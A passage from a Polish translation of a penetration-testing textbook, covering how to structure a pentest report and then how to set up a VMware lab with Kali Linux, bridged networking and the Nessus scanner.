Profil ryzyka — ogólne podsumowanie poziomu bezpieczeństwa testowanego środowiska w porównaniu do innych podobnych firm czy organizacji, wyrażony w kilkustopniowej skali (na przykład *wysoki*, *średni*, *akceptowalny*, *niedostateczny*). Znaczenie poszczególnych stopni skali powinno być wyraźnie opisane.

Ogólny opis znalezionych problemów — ogólny opis wyników testu, problemów, podatności i luk w zabezpieczeniach znalezionych podczas testu wraz ze statystykami, oszacowaniem ryzyka i efektywnością wdrożonych mechanizmów zabezpieczeń.

Podsumowanie zaleceń — ogólne zestawienie zaleceń i zadań, które muszą być wykonane, aby usunąć problemy wykryte podczas testu.

Sugerowane kierunki działania — zestawienie krótko- i długoterminowych celów oraz zadań, pozwalających na zwiększenie bezpieczeństwa informatycznego środowiska firmy. Na przykład możesz zasugerować, że chwilowo dany problem może być rozwiązyany poprzez zainstalowanie nowych poprawek bezpieczeństwa i aktualizację wersji oprogramowania, ale jeżeli na dłuższą metę nie zostanie wdrożona starannie przemyślana polityka zarządzania aktualizacjami oprogramowania, to po pewnym czasie klient znajdzie się w tym samym miejscu, w którym jest teraz.

Raport techniczny

W tej sekcji powinieneś zamieścić szczegółowy opis techniczny przeprowadzonego testu penetracyjnego, który powinien zawierać między innymi:

Wprowadzenie — dokładny opis uzgodnionego zakresu testu, warunków przeprowadzenia, osób kontaktowych itd.

Zbieranie informacji — szczegółowy opis informacji zebranych w fazie rekonesansu, ze szczególnym uwzględnieniem danych o kliencie, które można znaleźć w internecie.

Znalezione podatności i luki w zabezpieczeniach — szczegółowy opis wyników fazy skanowania środowiska celu w poszukiwaniu luk i podatności.

Weryfikacja możliwości wykorzystania wykrytych podatności do przeprowadzenia ataku — szczegółowe wyniki fazy ataku.

Powłamaniowa eksploracja systemów — szczegółowy opis wyników fazy powłamaniowej eksploracji skompromitowanych systemów.

Oszacowanie ryzyka — oszacowanie ryzyka związanego z poszczególnymi podatnościami i lukami w zabezpieczeniach, wyrażone w kilkustopniowej skali. W tej sekcji powinieneś również zamieścić informacje o szacunku strat, jakie może ponieść klient w sytuacji, kiedy wykryte podatności zostałyby użyte przez potencjalnego napastnika do przeprowadzenia prawdziwego ataku.

Wnioski — końcowe zestawienie wniosków i zaleceń.

Podsumowanie

W tym rozdziale omówiliśmy pokrótko poszczególne fazy testu penetracyjnego, takie jak faza wstępna, zbieranie informacji, mapowanie zagrożeń, wykrywanie i analiza podatności, ataki, powłamaniowa eksploracja systemów oraz raportowanie. Znajomość poszczególnych faz tego procesu jest jednym z krytycznych czynników dla każdego pentestera. Więcej szczegółowych informacji na ten temat znajdziesz w kolejnych rozdziałach naszej książki.



PODSTAWY

1

Tworzenie wirtualnego środowiska testowego

PODCZAS PRACY Z TĄ KSIĄŻKĄ POZNASZ RÓŻNE TECHNIKI PRZEPROWADZANIA TESTÓW PENETRACYJNYCH I ZDOBĘDZIESZ WIELE PRAKTYCZNYCH UMIEJĘTNOŚCI PRACY Z RÓŻNYMI NARZĘDZIAMI W WIRTUALNYM ŚRODOWISKU TESTOWYM działającym pod kontrolą oprogramowania VMware. W kolejnych podrozdziałach pokażę Ci, jak zbudować wirtualne laboratorium badawcze, w którym będziesz mógł uruchamiać różne systemy operacyjne i symulować całe sieci komputerowe przy użyciu tylko jednego komputera.

Instalowanie pakietu VMware

Pierwszym krokiem do utworzenia naszego wirtualnego środowiska testowego będzie pobranie i zainstalowanie jednego z produktów wirtualizacyjnych firmy VMware. Przykładem takiego pakietu może być VMware Player, który jest dostępny za darmo (z wyłączeniem zastosowań komercyjnych) na platformach Microsoft Windows i Linux (<http://www.vmware.com/products/player/>). Innym ciekawym produktem firmy VMware jest pakiet VMware Workstation (<http://www.vmware.com/products/workstation/>), dostępny dla systemów Windows i Linux, który

w porównaniu do pakietu Player posiada wiele dodatkowych mechanizmów i funkcji, takich jak możliwość tworzenia migawek maszyny wirtualnej (ang. *snapshot*), co pozwala na szybkie przywrócenie maszyny wirtualnej do stanu z chwilą utworzenia migawki. Pakietu VMware Workstation możesz bezpłatnie używać przez 30 dni od momentu zainstalowania, ale po upływie tego czasu będziesz musiał zakupić odpowiednią licencję lub skorzystać z pakietu VMware Player.

Użytkownicy komputerów Mac mogą za darmo przez 30 dni korzystać z testowej wersji pakietu VMware Fusion (<http://www.vmware.com/products/fusion/>), a następnie zakupić za około 50 dolarów pełną licencję tego pakietu. Ponieważ na co dzień używam komputera Mac, wszystkie przykłady prezentowane w tej książce zostały przygotowane przy użyciu pakietu VMware Fusion, ale oczywiście znajdziesz tutaj również opis procesu instalacji pakietu VMware Player.

Teraz pobierz ze stron internetowych firmy VMware wybrany pakiet, odpowiadający systemowi operacyjnemu Twego komputera i jego architekturze (32 lub 64 bity). Jeżeli podczas instalacji pakietu napotkasz jakieś problemy, to ich rozwiązanie z pewnością znajdziesz na stronach wsparcia technicznego firmy VMware.


Instalacja i konfiguracja systemu Kali Linux

Kali Linux to oparta na systemie Debian dystrybucja systemu Linux, w której preinstalowana jest ogromna liczba różnych narzędzi przeznaczonych do prowadzenia testów penetracyjnych i innych testów bezpieczeństwa. W naszej książce będziemy korzystać z wielu narzędzi dostępnych w tym systemie. Przykłady w naszej książce zostały przygotowane w oparciu o wersję 1.0.6 Kali Linux, która w czasie kiedy powstawała książka, była najbardziej aktualną wersją tego systemu. Na stronie oryginalnego wydania książki (<http://www.nostarch.com/pentesting/>) znajdziesz łącze torrent pozwalające na pobranie całej maszyny wirtualnej Kali Linux, której używałam do przygotowywania przykładów omawianych w książce. Jeżeli jednak wolisz utworzyć własną maszynę wirtualną i samodzielnie zainstalować w niej system Kali Linux, najnowszą wersję tego systemu możesz zawsze pobrać ze strony internetowej <http://www.kali.org/>. Pamiętaj jednak, że wiele narzędzi omawianych w naszej książce jest ciągle rozwijanych, więc jeżeli użyjesz nowszej wersji systemu Kali Linux, to działanie niektórych narzędzi może być nieco inne niż w przykładach zamieszczonych w książce. Jeżeli chcesz, aby wszystko działało zgodnie z opisami, powinieneś użyć maszyny wirtualnej z systemem Kali Linux 1.0.6, której łącze torrent zostało zamieszczone na wspomnianej wcześniej stronie internetowej oryginalnego wydania książki (łącze prowadzi do pliku *kali-linux-1.0.6-vm-i486.7z*, zawierającego obraz maszyny wirtualnej VMware, skompresowany za pomocą programu 7-Zip).

UWAGA


Program 7-Zip dla systemów Windows i Linux znajdziesz na stronie <http://www.7-zip.org/download.html>. Jeżeli jednak jesteś użytkownikiem komputera Mac, polecam program Ez7z, który możesz pobrać ze strony <http://ez7z.en.softonic.com/mac>.

1. Po rozpakowaniu archiwum 7-Zip uruchom program VMware, z menu głównego wybierz polecenie *File/Open* (plik/otwórz), a następnie przejdź do foldera *Kali Linux 1.0.6 32 bit*, w którym znajduje się rozpakowana maszyna wirtualna, i otwórz plik o nazwie *Kali Linux 1.0.6 32 bit.vmx*.
2. Po otwarciu maszyny wirtualnej naciśnij przycisk *Play virtual machine* (uruchom maszynę wirtualną). Kiedy na ekranie pojawi się okno dialogowe przedstawione na rysunku 1.1, wybierz opcję *I copied it* (skopiowałem).




Rysunek 1.1. Otwieranie maszyny wirtualnej z systemem Kali Linux


3. Po włączeniu maszyny wirtualnej na ekranie pojawi się okno przedstawione na rysunku 1.2. Wybierz domyślną opcję *Debian GNU/Linux, with Linux 3.12-kali1-486*, tak jak zostało to przedstawione na rysunku.
4. Po załadowaniu i uruchomieniu systemu Kali Linux na ekranie pojawi się okno logowania, tak jak zostało to przedstawione na rysunku 1.3.
5. Naciśnij opcję *Other (Inne)* i wpisz nazwę użytkownika root oraz domyślne hasło *toor*, tak jak zostało to przedstawione na rysunku 1.4. Następnie naciśnij przycisk *Log In (Zaloguj się)*.
6. Po zalogowaniu pojawi się pulpit graficznego interfejsu użytkownika systemu Kali Linux, przedstawiony na rysunku 1.5.



Rysunek 1.2. Uruchamianie systemu Kali Linux



Rysunek 1.3. Ekran logowania systemu Kali Linux



Rysunek 1.4. Logowanie do systemu Kali Linux



Rysunek 1.5. Pulpit graficznego interfejsu użytkownika systemu Kali Linux

Konfiguracja połączeń sieciowych maszyny wirtualnej

Ponieważ systemu Kali Linux będziemy używać do atakowania innych systemów za pośrednictwem sieci, najpierw musimy umieścić wszystkie nasze maszyny w tej samej sieci wirtualnej (przykład przenoszenia maszyn do innych sieci znajduje się w rozdziale 13., w którym omawiamy zagadnienia związane z dalszą eksploracją atakowanego systemu po przelamaniu jego zabezpieczeń). VMware pozwala na skonfigurowanie maszyn wirtualnych do pracy w jednym z trzech trybów połączeń sieciowych: *bridged network* (bezpośrednie mostkowe połączenie z siecią fizyczną), *NAT* (ang. *Network Address Translation* — translacja adresów sieciowych) oraz *host-only* (czyli połączenie maszyny wirtualnej tylko z hostem). W naszym przypadku powinieneś wybrać połączenie mostkowe, ale na wszelki wypadek poniżej zamieszczam również krótki opis innych opcji.

- Połączenie mostkowe (ang. *bridged network*) pozwala na bezpośrednie podłączenie maszyny wirtualnej do lokalnej sieci komputerowej przy użyciu interfejsu sieciowego hosta. Z punktu widzenia sieci lokalnej tak podłączona maszyna wirtualna staje się po prostu kolejnym systemem w sieci posiadającym swój własny adres IP.
- Translacja adresów sieciowych (ang. *Network Address Translation* — *NAT*) pozwala na utworzenie prywatnej podsieci na komputerze spełniającym rolę hosta, gdzie host zajmuje się translacją ruchu sieciowego wychodzącego z maszyny wirtualnej i przesyaniem go do sieci LAN. Z punktu widzenia sieci lokalnej ruch generowany przez tak podłączoną maszynę wirtualną wygląda tak, jakby pochodził z adresu IP hosta.
- Połączenie typu *host-only* ogranicza możliwości sieciowe maszyny wirtualnej wyłącznie do prywatnych połączeń z hostem. Tak skonfigurowana maszyna wirtualna będzie się mogła komunikować bezpośrednio z hostem oraz z innymi maszynami wirtualnymi pracującymi w sieci *host-only*, natomiast nie będzie miała żadnych możliwości wysyłania ani odbierania ruchu sieciowego z sieci LAN czy internetu, do których podpięty jest host.


UWAGA

Ponieważ maszyny wirtualne, które będziemy testować w naszym wirtualnym laboratorium, będą celowo miały zaimplementowanych wiele luk w zabezpieczeniach, powinieneś uważać z podłączaniem ich do sieci LAN. Pamiętaj, że jeżeli zdecydujesz się na takie podłączenie, każdy użytkownik Twojej sieci LAN będzie mógł przeprowadzić atak na takie maszyny. Ze względu na potencjalne ryzyko, jakie niesie ze sobą takie rozwiązanie, zdecydowanie odradzałabym Ci pracę z przykładami opisywanymi w tej książce w sieci publicznej, w której nie możesz ufać innym użytkownikom.

Interfejs sieciowy naszej maszyny wirtualnej z systemem Kali Linux jest domyślnie ustawiony do pracy w trybie *NAT*. Za chwilę pokażę Ci, jak zmienić to ustawienie w systemach Windows i Mac OS.

VMware Player w systemie Microsoft Windows


Aby zmienić ustawienia interfejsu sieciowego maszyny wirtualnej w programie VMware Player na platformie Windows, uruchom program VMware Player, kliknij maszynę wirtualną Kali Linux, a następnie wybierz polecenie *Edit virtual machine settings* (edytuj ustawienia maszyny wirtualnej), tak jak zostało to przedstawione na rysunku 1.6 (jeżeli maszyna wirtualna jest uruchomiona, to zamiast tego powinieneś z menu programu VMware Player wybrać polecenie *Player/Manage/Virtual Machine Settings* — Player/zarządzaj/ustawienia maszyny wirtualnej).




Rysunek 1.6. Zmiana ustawień maszyny wirtualnej w programie VMware Player

Na ekranie pojawi się okno dialogowe *Virtual Machine Settings* (ustawienia maszyny wirtualnej). Na karcie *Hardware* (sprzęt) odszukaj i kliknij opcję *Network Adapter* (karta sieciowa), a następnie przejdź do sekcji *Network connection* (połączenia sieciowe) i zaznacz opcję *Bridged* (mostkowane), tak jak zostało to zilustrowane na rysunku 1.7.

Teraz naciśnij przycisk *Configure Adapters* (konfiguruj karty sieciowe) i zaznacz kartę sieciową, która jest wykorzystywana przez system operacyjny hosta. Jak widać na rysunku 1.8, w moim przypadku zaznaczyłem bezprzewodową kartę sieciową Realtek. Po wybraniu karty sieciowej hosta naciśnij przycisk *OK*.



Rysunek 1.7. Zmiana ustawień interfejsu sieciowego maszyny wirtualnej w programie VMware Player



Rysunek 1.8. Wybieranie karty sieciowej hosta

VMware Player w systemie Mac OS

Aby zmienić ustawienia interfejsu sieciowego maszyny wirtualnej w programie VMware Fusion na platformie Mac OS, uruchom program VMware Fusion, z menu wybierz polecenie *Virtual Machine/Network Adapter* (maszyna wirtualna/karta sieciowa) i następnie zamiast opcji NAT zaznacz opcję *Bridged*, tak jak zostało to przedstawione na rysunku 1.9.



Rysunek 1.9. Zmiana ustawień interfejsu sieciowego maszyny wirtualnej w programie VMware Fusion

Podłączanie maszyny wirtualnej do sieci

Po podłączeniu maszyny wirtualnej do sieci w trybie połączenia mostkowego (ang. *bridged*) Kali Linux powinien automatycznie pobrać adres IP z serwera DHCP. Aby zweryfikować adres IP, otwórz okno terminala, klikając lewym przyciskiem myszy jego ikonę, znajdującą się w lewym górnym rogu pulpitu systemu Kali Linux (zamiast tego możesz wybrać polecenie Applications/Accessories/Terminal [Programy/Akcesoria/Terminal]). Wpisz polecenie `ifconfig` i naciśnij klawisz *Enter*. W oknie terminala pojawią się informacje o bieżącej konfiguracji połączeń sieciowych, tak jak zostało to przedstawione na listingu 1.1.

Listing 1.1. Wyświetlanie informacji o konfiguracji połączeń sieciowych

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:df:7e:4d
          inet addr:192.168.20.9 Bcast:192.168.20.255 Mask:255.255.255.0
                      inet6 addr: fe80::20c:29ff:fedf:7e4d/64 Scope:Link
(...)
```

UWAGA Znak zachęty `root@kali:~#` wskazuje, że pracujemy w sesji użytkownika root. Więcej szczegółowych informacji na temat znaków zachęty i poleceń systemu Linux przedstawimy w rozdziale 2.

Jak widać na listingu 1.1, nasza maszyna wirtualna ma adres IPv4 192.168.20.9 (adres IP Twojej maszyny wirtualnej najprawdopodobniej będzie inny).

Testowanie połączenia z internetem

Teraz upewnijmy się, czy nasza maszyna wirtualna z systemem Kali Linux może się łączyć z internetem. Do tego celu użyjemy polecenia `ping` i sprawdzimy, czy możemy uzyskać odpowiedź z serwerów Google. Aby to zrobić, upewnij się, że Twój komputer jest podłączony do internetu, w systemie Kali Linux otwórz okno terminala i wpisz polecenie przedstawione poniżej:

```
root@kali:~# ping www.google.com
```

Jeżeli wyniki działania tego polecenia są podobne do tych przedstawionych poniżej, oznacza to, że połączenie z internetem działa poprawnie (więcej szczegółowych informacji na temat polecenia `ping` znajdziesz w rozdziale 3.).

```
PING www.google.com (50.0.2.221) 56(84) bytes of data.  
64 bytes from cache.google.com (50.0.2.221): icmp_req=1 ttl=60 time=28.7 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=2 ttl=60 time=28.1 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=3 ttl=60 time=27.4 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=4 ttl=60 time=29.4 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=5 ttl=60 time=28.7 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=6 ttl=60 time=28.0 ms  
(...)
```

Jeżeli nie otrzymałeś poprawnej odpowiedzi, upewnij się, że interfejs sieciowy maszyny wirtualnej jest ustawiony do pracy w trybie połączeń mostkowych (ang. *bridged*), po czym sprawdź, czy Kali Linux otrzymał poprawny adres IP oraz czy host posiada działające połączenie z internetem.

Instalowanie pakietu Nessus

Choć system Kali Linux został wyposażony w ogromną liczbę narzędzi, to jednak przed rozpoczęciem testów penetracyjnych musimy doinstalować jeszcze kilka pakietów. Najpierw zainstalujmy jeden z najbardziej znanych i popularnych skanerów bezpieczeństwa, czyli pakiet Nessus Home firmy Tenable Security. Skorzystamy z bezpłatnej wersji tego skanera, przeznaczonej do zastosowań domowych (więcej szczegółowych informacji na temat ograniczeń tej wersji znajdziesz na stronie internetowej pakietu Nessus). Warto zauważyć, że pakiet Nessus jest bardzo intensywnie rozwijany, więc wygląd i funkcjonalność najnowszych wersji mogą się nieco różnić od tych opisywanych w książce.

Aby zainstalować pakiet Nessus Home w systemie Kali Linux, powinieneś wykonać polecenia przedstawione poniżej:

1. Uruchom przeglądarkę sieciową Iceweasel. Aby to zrobić, z menu głównego wybierz polecenie *Applications/Internet/Iceweasel Web Browser (Programy/Internet/Przeglądarka WWW Iceweasel)* i następnie w pasku adresu wpisz <http://www.tenable.com/products/nessus-home>. Wypełnij formularz *Register for an Activation Code* (zarejestruj się, abytrzymać kod aktywacyjny) znajdujący się na stronie i naciśnij przycisk *Register* (podeczas rejestracji użyj swojego prawdziwego adresu e-mail — po wysłaniu formularza otrzymasz na ten adres wiadomość zawierającą kod aktywacyjny).
2. Po wysłaniu formularza zostaniesz przekierowany na stronę pobierania oprogramowania. Wybierz najnowszą wersję pakietu Nessus przeznaczoną dla 32-bitowej platformy Linux Debian (w czasie kiedy powstawała ta książka, był to plik *Nessus-5.2.5-debian6_i386.deb*) i zapisz ją w swoim katalogu głównym (domyślana lokalizacja pobieranych plików).
3. Otwórz okno terminala (aby to zrobić, możesz kliknąć ikonę terminala znajdująjącą się na pasku menu systemu Kali Linux) i upewnij się, że pracujesz z uprawnieniami użytkownika root.
4. Wpisz polecenie `ls`, które wyświetli listę plików w katalogu głównym (powinieneś zobaczyć tam pobrany przed chwilą plik pakietu Nessus).
5. Wpisz polecenie `dpkg -i` i dodaj nazwę pobranego pliku pakietu Nessus (aby to ułatwić, możesz wpisać kilka pierwszych znaków nazwy pliku i następnie nacisnąć klawisz *Tab*, co spowoduje automatyczne dopełnienie nazwy pliku). Naciśnij klawisz *Enter*, aby rozpocząć instalację pakietu. Cały proces może zająć chwilę, ponieważ podeczas instalacji Nessus będzie przetwarzał i konfigurował wszystkie dostępne wtyczki. Postęp procesu instalacji jest wyświetlany na ekranie za pomocą wiersza znaków `#`.

```
Selecting previously unselected package nessus.  
(Reading database ... 355024 files and directories currently installed.)  
Unpacking nessus (from Nessus-5.2.5-debian6_amd64.deb) ...  
Setting up nessus (5.2.5) ...  
nessusd (Nessus) 5.2.5 [build N25109] for Linux  
Copyright © 1998 - 2014 Tenable Network Security, Inc  
  
Processing the Nessus plugins...  
[#####]
```

6. Po poprawnym zakończeniu instalacji i powrocie do znaku zachęty użytkownika root Nessus powinien być gotowy do działania, a w oknie terminala powinieneś zobaczyć komunikat podobny do przedstawionego poniżej:


```
All plugins loaded
Fetching the newest plugins from nessus.org...
Fetching the newest updates from nessus.org...
Done. The Nessus server will start processing these plugins within a minute
nessusd (Nessus) 5.2.5 [build N25109] for Linux
Copyright © 1998 - 2014 Tenable Network Security, Inc

Processing the Nessus plugins...
[#####
All plugins loaded
- You can start nessusd by typing /etc/init.d/nessusd start
- Then go to https://kali:8834/ to configure your scanner
```

7. Aby uruchomić skaner Nessus, powinieneś wpisać polecenie przedstawione poniżej:

```
root@kali:~# /etc/init.d/nessusd start
```

8. Przejdź do przeglądarki sieciowej Iceweasel i w pasku adresu wpisz <https://kali:8834/>. W oknie przeglądarki powinno się pojawić ostrzeżenie dotyczące niepoprawnego certyfikatu SSL, podobne do przedstawionego na rysunku 1.10.



Rysunek 1.10. Ostrzeżenie o niepoprawnym certyfikacie SSL

9. Rozwiń sekcję *I Understand the Risk* (rozumiem ryzyko) i naciśnij przycisk *Add Exception* (dodaj wyjątek). Na ekranie pojawi się okno dialogowe *Add Security Exception* (dodaj wyjątek bezpieczeństwa). Naciśnij przycisk *Confirm Security Exception* (potwierdź wyjątek bezpieczeństwa), tak jak zostało to przedstawione na rysunku 1.11.




Rysunek 1.11. Potwierdzanie wyjątku bezpieczeństwa

